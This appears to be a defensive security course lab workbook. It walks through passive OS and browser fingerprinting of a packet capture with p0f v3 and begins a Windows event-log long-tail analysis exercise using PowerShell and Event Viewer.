
Exercise 5.2 – p0fv3

Objectives

- Gain experience with p0f version 3
- Leverage passive fingerprinting of OS and applications
- Detect potentially unauthorized applications
- Detect potentially forged client/server information
- Understand the role of the User-Agent portion of HTTP headers
- Parse structured data using a spreadsheet tool

Exercise Setup

1. Open a terminal in the Sec-511-Linux Guest by clicking on the desktop terminal icon.



You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with version 3 of p0f may wish to attempt the exercise without hints.

Exercise - No hints

1. Run **p0f** version 3 (located in **/labs/p0f/p0f-3.06b**) against **/pcap-links/normal-user-agent.pcap**
2. Parse the output to identify data provided by **p0f**
3. Determine the various browsers present
4. Assume the organization intends to only allow Internet Explorer from Windows 7 or above, identify nonconforming systems/applications

Exercise - Step-by-step instructions

Note: The p0f output can easily be parsed with command line tools, but this walkthrough will illustrate leveraging a spreadsheet tool to achieve similar ends.

1. Run p0f version 3 against /pcap-links/normal-user-agent.pcap

- Change into the p0f directory by typing the following


```
$ cd /labs/p0f/p0f-3.06b
```

- Run p0f against normal-user-agent.pcap and save the output to /tmp/uagent

```
$ ./p0f -r /pcap-links/normal-user-agent.pcap -o /tmp/uagent
```


Note: be sure to type the "." at the beginning of the command ". /p0f -r /pcap-links/normal-user-agent.pcap -o /tmp/uagent". This executes the p0f in the current directory (/labs/p0f/p0f-3.06b), and not the system-installed p0f.

2. Open the open source spreadsheet tool, gnumeric




Now navigate the **File->Open** prompts to properly render the pipe (|) delimited /tmp/uagent output we created with p0f


3. Click **File->Open**



4. Click the **Advanced** button




5. Click the **dropdown** and select **Text import (configurable)**




Automatically detected

- Applix (*.as)
- Comma or tab separated values (CSV/TSV)
- Data Interchange Format (*.dif)
- Gnumeric XML (*.gnumeric)
- GNU Oleo (*.oleo)
- HTML (*.html, *.htm)
- Linear and integer program (*.mps) file format
- Lotus 123 (*.wk1, *.wks, *.123)
- MS Excel (tm) 2003 SpreadsheetML
- MS Excel (tm) 2007
- MS Excel (tm) (*.xls)
- MultiPlan (SYLK)
- Open Document Format (*.sxc, *.ods)
- Plan Perfect Format (PLN) import
- Quattro Pro (*.wb1, *.wb2, *.wb3)
- SC/xspread
- Text import (configurable)
- Xbase (*.dbf) file format

6. Click the pencil and **type the path** to the saved output, **/tmp/uagent**



7. Click **Forward** to get to the next page where we will configure the import



8. Now configure the settings for pipe delimited
- Uncheck **Comma (,)**
 - Check **Custom**
 - Type the pipe (|) character in the custom field
 - Click **Finish**

Text Import Configuration

Separators

☐ Space ☐ Comma (,)

☐ Colon (:) ☐ Semicolon (;) ☐ Hyphen (-)

☒ Custom ||

Text indicator

Text indicator: "

☒ Adjacent text indicators escaped

☐ See two separators as one

☐ Ignore initial separators

Column 1	Column 2	Column 3	Column 4	Column 5
[2014/02/26 21:36:07] mod=syn	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	os=Window
[2014/02/26 21:36:07] mod=mtu	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	link=Etherr
[2014/02/26 21:36:07] mod=syn+ack	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=svr	os=linux 3
[2014/02/26 21:36:07] mod=mtu	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=svr	link=Etherr
[2014/02/26 21:36:07] mod=syn	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=cli	os=Window
[2014/02/26 21:36:07] mod=mtu	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=cli	link=Etherr

Help Cancel Back Forward Finish

9. Review the resultant file in **Gnumeric**
- Note what data each column seems to be providing

10. Paying special attention to **Column E**, determine some applications involved in the packet capture

***uagent - Gnumeric**

File Edit View Insert Format Tools Statistics Data Help

Sans 10

E28 = os=Windows 7 or 8

	B	C	D	E	F
1	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	os=Windows 7 or 8	dist=
2	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	link=Ethernet or modem	raw
3	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=srv	os=Linux 3.x	dist=
4	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=srv	link=Ethernet or modem	raw
5	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=cli	os=Windows 7 or 8	dist=
6	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=cli	link=Ethernet or modem	raw
7	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=srv	os=Linux 3.x	dist=
8	cli=10.5.11.102/49317	srv=10.5.11.103/80	subj=srv	link=Ethernet or modem	raw
9	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=cli	app=???	lang=
10	cli=10.5.11.102/49316	srv=10.5.11.103/80	subj=srv	app=Apache 2.x	lang=
11	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=cli	os=Windows 7 or 8	dist=
12	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=cli	link=Ethernet or modem	raw
13	cli=10.5.11.102/49319	srv=72.247.8.136/80	subj=cli	os=Windows 7 or 8	dist=
14	cli=10.5.11.102/49319	srv=72.247.8.136/80	subj=cli	link=Ethernet or modem	raw
15	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=srv	os=???	dist=
16	cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=srv	link=Ethernet or modem	raw

uagent Sum=0

11. Determine the various web clients present (IE, Firefox, etc.)

- Look for **app=** in **Column E**

The following two browsers are easily recognized

- app=Firefox 10.x or newer**
- app=MSIE 8 or newer**

cli=10.5.0.1/63794	srv=10.5.11.103/80	subj=cli	app=Firefox 10.x or newer
cli=10.5.11.102/49318	srv=72.247.8.136/80	subj=cli	app=MSIE 8 or newer

12. What about those **app=???** entries that it seems p0f could not reliably identify
- Check out **Column H** and the **raw_sig=** info to see if you notice anything interesting

```
{ raw_sig=1:Host,Connection=[keep-alive],Accept=[text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8],User-Agent,Accept-Encoding=[gzip,deflate,sdch],Accept-Language=[en-US,en;q=0.8]:Accept-Charset,Keep-Alive:Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
{ raw_sig=1:Connection=[Keep-Alive],Accept=[/*/*],?If-Modified-Since,?If-None-Match,User-Agent,Host:Accept-Encoding,Accept-Language,Accept-Charset,Keep-Alive:Microsoft-CryptoAPI/6.1
{ raw_sig=1:Host,Accept=[text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8],Accept-Language=[en-us],Connection=[keep-alive],Accept-Encoding=[gzip,deflate],User-Agent:Accept-Charset,Keep-Alive:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9
{ raw_sig=1:Host,Connection=[keep-alive],Accept=[/*/*],User-Agent,Accept-Language=[en-us],?Referer,Accept-Encoding=[gzip,deflate]:Accept-Charset,Keep-Alive:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9
{ raw_sig=1:Host,Connection=[keep-alive],Accept=[text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8],User-Agent,Accept-Encoding=[gzip,deflate,sdch],Accept-Language=[en-US,en;q=0.8]:Accept-Charset,Keep-Alive:Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.117 Safari/537.36
```

The highlighted portions sure look like **User-Agent** strings

- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/31.0.1650.63 Safari/537.36
- Microsoft-CryptoAPI/6.1
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 Safari/537.74.9
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.117 Safari/537.36

- 13.** Assume the organization intends to only allow Internet Explorer from Windows 7 or above, identify nonconforming systems/applications

The information we previously reviewed from **Columns E** and **H** can help provide the answer here

Column H Info:

- Mozilla/5.0 (Windows NT 6.1; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) **Chrome/31.0.1650.63 Safari/537.36**
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 **Safari/537.74.9**
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.74.9 (KHTML, like Gecko) Version/7.0.2 **Safari/537.74.9**
- Mozilla/5.0 (Macintosh; Intel Mac OS X 10_9_2) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/33.0.1750.117 **Safari/537.36**

Column E Info:

- app=**Firefox 10.x** or newer
- os=**iOS iPhone or iPad**

Exercise 5.3 - Windows Event Logs

Objectives

- Analyze Windows Event logs
- Perform hands-on long tail analysis of Windows event logs
- Provide hands-on experience with PowerShell and eventvwr.exe

Exercise Setup

1. This exercise will use your Windows system. These instructions assume you are using the course Windows 10 VM. If you are using your own Windows system: please go to the appendix at end of this exercise section and follow the setup steps there.

Double-click on the PowerShell desktop icon. If you are logged in as Student, there should be a PowerShell icon on the desktop. If not: log out, and log in as student (password is: Security511).



2. Change to the \labs directory:

```
PS C:\> cd \labs
```

3. This exercise uses these three ".evtx" files, located in c:\labs:
 - 511-5-application.evtx
 - 511-5-security.evtx
 - 511-5-system.evtx
4. **Note:** The answer keys will ask for time (minute and second). Your time and date may be off by hours (or a day) from the screenshots (and other students). This is because PowerShell and eventvwr.exe use your local timezone settings.

For that reason we ask for the minute and seconds only. For example: if the event log is "Jan 25 2015 11:34:17", your answer would be ":34:17"

All exercise questions may be answered with these three files, plus additional tools such as PowerShell and eventvwr.exe.

You may attempt this exercise with no hints, or with a complete step-by-step walkthrough.

It's your choice: students experienced with analyzing event logs may wish to attempt the exercise without hints.

Please use the worksheets in the "Exercise – No Hints" section in either case, to fill in the requested data. The "Log Name" will be one of the following: application, firewall, security or system. Which one is up to you to determine.

The final section contains the completed worksheet answers.

1. Perform long tail analysis on 511-5-security.evtx and identify all events with a count of one.

511-5-security.evtx events with a count of one

DATA	VALUE
Event IDs	

2. Use the three event log files to identify all events that correlate with the following actions.

In cases of more than one event, list the first in chronological order.

In cases where events are logged in more than one log, use and reference the security event log.

Locate the event “A user account was created”

DATA	VALUE
Log Name	
Event ID	
Account Name	
Time (minute and second)	

Locate the event where a local user is added to the Administrators group

DATA	VALUE
Log Name	

<i>DATA</i>	<i>VALUE</i>
Event ID	
Time (minute and second)	

Locate the event where the event log was cleared

<i>DATA</i>	<i>VALUE</i>
Log Name	
Event ID	
Time (minute and second)	

Locate the event where a service was installed, plus the associated error (two events)

<i>DATA</i>	<i>VALUE</i>
Log Name	
Event IDs	
First 5 characters of service name	
Time (minute and second)	

A Kingston USB was inserted into the system. Five related events are triggered within the same second. List the date/time and the five related initial event IDs

<i>DATA</i>	<i>VALUE</i>
Log Name	
Event IDs	
Time (minute and second)	

List all unique error event IDs in 511-5-application.evtx

<i>DATA</i>	<i>VALUE</i>
Event IDs	

Exercise – Step-by-step instructions

1. Perform long tail analysis on 511-5-security.evtx and view all events with a count of one.

```
PS C:\> Get-WinEvent -Path \labs\511-5-security.evtx | Group-Object  
id -NoElement | sort count
```

```

C:\Users\Public\Desktop\powershell.exe
PS C:\labs> Get-WinEvent -Path \labs\511-5-security.evtx | Group-Object id -NoElement | sort count

Count Name
-----
1 5033
1 4902
1 5024
1 4720
1 4728
1 4738
1 4722
1 4724
1 4608
1 1100
1 1102
2 4647
3 4732
3 4904
3 4905
9 4616
10 4648
28 4634
38 5058
38 5061
119 4672
143 4624
1372 4907
1696 4797

PS C:\labs>

```

2. Fill in the “511-5-security.evtx events with a count of one” worksheet in the previous section.
3. Use the three event log files to identify all events that correlate with the following action. In cases of more than one event, list the first in chronological order:

You may use either `eventvwr.exe` or PowerShell to perform these steps. We will use both in the first example, and the remaining examples will use PowerShell. You are welcome to use either tool.

PowerShell has a steeper learning curve, but will be faster and more accurate once mastered.

4. Locate the event “A user account was created”

In 511.5 - Critical Event 2: User Creation - we learned that security log event 4720 is "A user account was created."

Event viewer method:


```
C:\> eventvwr.exe /l:\labs\511-5-security.evtx
```

